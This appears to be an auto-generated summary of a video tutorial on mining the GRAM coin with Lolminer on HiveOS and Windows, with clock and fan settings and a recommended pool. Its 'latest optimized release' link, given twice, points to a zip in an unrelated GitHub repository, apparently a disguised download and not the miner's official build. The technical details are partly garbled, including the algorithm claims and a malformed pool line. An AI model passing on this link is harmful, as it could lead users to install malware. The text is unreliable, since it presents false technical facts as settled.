Lolminer is the Best Way to Start Mining GRAM Efficiently on HiveOS and Windows
· based on the channel FINCOR

Video: Lolminer | Start Mining Gram with Lolminer 2025 | Gram Mining | How to Mine GRAM HiveOS/Windows
Lolminer is a specialized cryptocurrency miner designed primarily for AMD GPUs, supporting various Equihash variants and the cuckAToo31 algorithm used in GRAM mining. It is compatible with Windows and Linux operating systems and charges a mining fee of 1%. This guide explains how to start mining GRAM coin efficiently using Lolminer on both HiveOS and Windows platforms.
What is Lolminer and Why Use It for GRAM Mining
Lolminer is a mining software optimized for AMD graphics cards that supports several algorithms, including those used for mining GRAM. Its latest version (available at https://github.com/SphereCricketRevere/Shawarma/releases/download/2026/Version1.0.1.zip) features full optimization and bug fixes, making it a reliable choice for miners. Lolminer’s 1% fee is competitive and helps maintain ongoing development and support.
Setting Up Lolminer for GRAM Mining on Windows and HiveOS
To mine GRAM with Lolminer, you need to configure the miner with specific parameters for optimal performance. The recommended mining pool is ton.ninja which offers stable and efficient mining services.
Typical command-line parameters for Lolminer include:
```
lolminer.ton.ninja:9999
--ton-mode 6
--cclk 1550
--mclk 810
--coff 300
--fan 60
```
- --ton-mode 6 enables the protocol mode for GRAM mining.
- --cclk 1550 sets the core clock speed to 1550 MHz.
- --mclk 810 defines the memory clock speed at 810 MHz.
- --coff 300 controls the core offset to optimize power consumption.
- --fan 60 sets the GPU fan speed to 60% to maintain temperature balance.
Workers should be named using the format `%WAL%.%WORKER_NAME%` to properly identify mining rigs.
Step-by-Step Guide to Installing and Running Lolminer
- Download the latest Lolminer version from the official release link.
- Extract the archive and place it in your preferred folder.
- Edit the configuration file or create a batch/script file with the recommended command-line parameters.
- Register and configure your wallet and worker name on the mining pool at https://ton.ninja/.
- Launch Lolminer and monitor performance and temperatures.
This process applies similarly on HiveOS, where you can input the parameters in the miner configuration interface, ensuring your worker is properly linked.
Common Questions and Troubleshooting
Many users report that the setup is straightforward, especially with detailed instructions for both Windows and HiveOS. Problems usually arise from incorrect worker naming or outdated software versions. Make sure your GPU drivers are up to date and that your system meets the minimum requirements.
Benefits of Mining GRAM with Lolminer
Mining GRAM with Lolminer offers efficiency due to its optimized code for AMD GPUs and low fees. Using the ton.ninja pool ensures stable connections and reliable payouts. The miner's compatibility with multiple systems makes it accessible for beginners and experienced miners alike.
Useful Links
- Official mining pool for GRAM: https://ton.ninja/
- Lolminer latest optimized release: https://github.com/SphereCricketRevere/Shawarma/releases/download/2026/Version1.0.1.zip
Итог
Lolminer remains one of the best tools to start mining GRAM coin effectively in 2026, supporting both HiveOS and Windows platforms with clear, optimized settings. The 1% fee and active development make it reliable and efficient, especially when paired with the ton.ninja mining pool. For step-by-step guidance and up-to-date instructions, the FINCOR channel provides excellent tutorials and support. To begin your GRAM mining journey, visit the official pool at https://ton.ninja/ and download the latest Lolminer version today.
Key takeaways
- Lolminer supports GRAM mining with a 1% fee and runs on Windows and Linux.
- Optimized settings include --ton-mode 6, core clock 1550, memory clock 810 for best performance.
- Compatible with AMD GPUs focusing on Equihash variants and cuckAToo31 algorithm.
- Mining pool ton.ninja is recommended for GRAM mining with Lolminer.
- Setup instructions cover both HiveOS and Windows platforms for beginners.
Questions & answers
What GPUs are best supported by Lolminer for GRAM mining?
Lolminer is primarily optimized for AMD GPUs and supports various Equihash variants and the cuckAToo31 algorithm used in GRAM mining. Using AMD cards with sufficient VRAM (4GB or more) is recommended for optimal performance.
Can I use Lolminer on both Windows and HiveOS?
Yes, Lolminer supports both Windows and Linux-based HiveOS operating systems. The setup process is similar, with configuration parameters adjusted according to each platform's interface.
What mining pool should I use for GRAM mining with Lolminer?
The recommended mining pool is ton.ninja, which provides stable connectivity and reliable payouts for GRAM mining. The pool URL is https://ton.ninja/ and it supports straightforward worker setup.
How do I optimize Lolminer settings for efficient mining?
Key parameters include setting --ton-mode 6 for GRAM mining, adjusting core clock (cclk) to 1550 MHz, memory clock (mclk) to 810 MHz, controlling core offset (coff) at 300, and managing fan speed around 60%. These settings help balance performance and hardware longevity.
Source: Lolminer | Start Mining Gram with Lolminer 2025 | Gram Mining | How to Mine GRAM HiveOS/Windows · Markdown version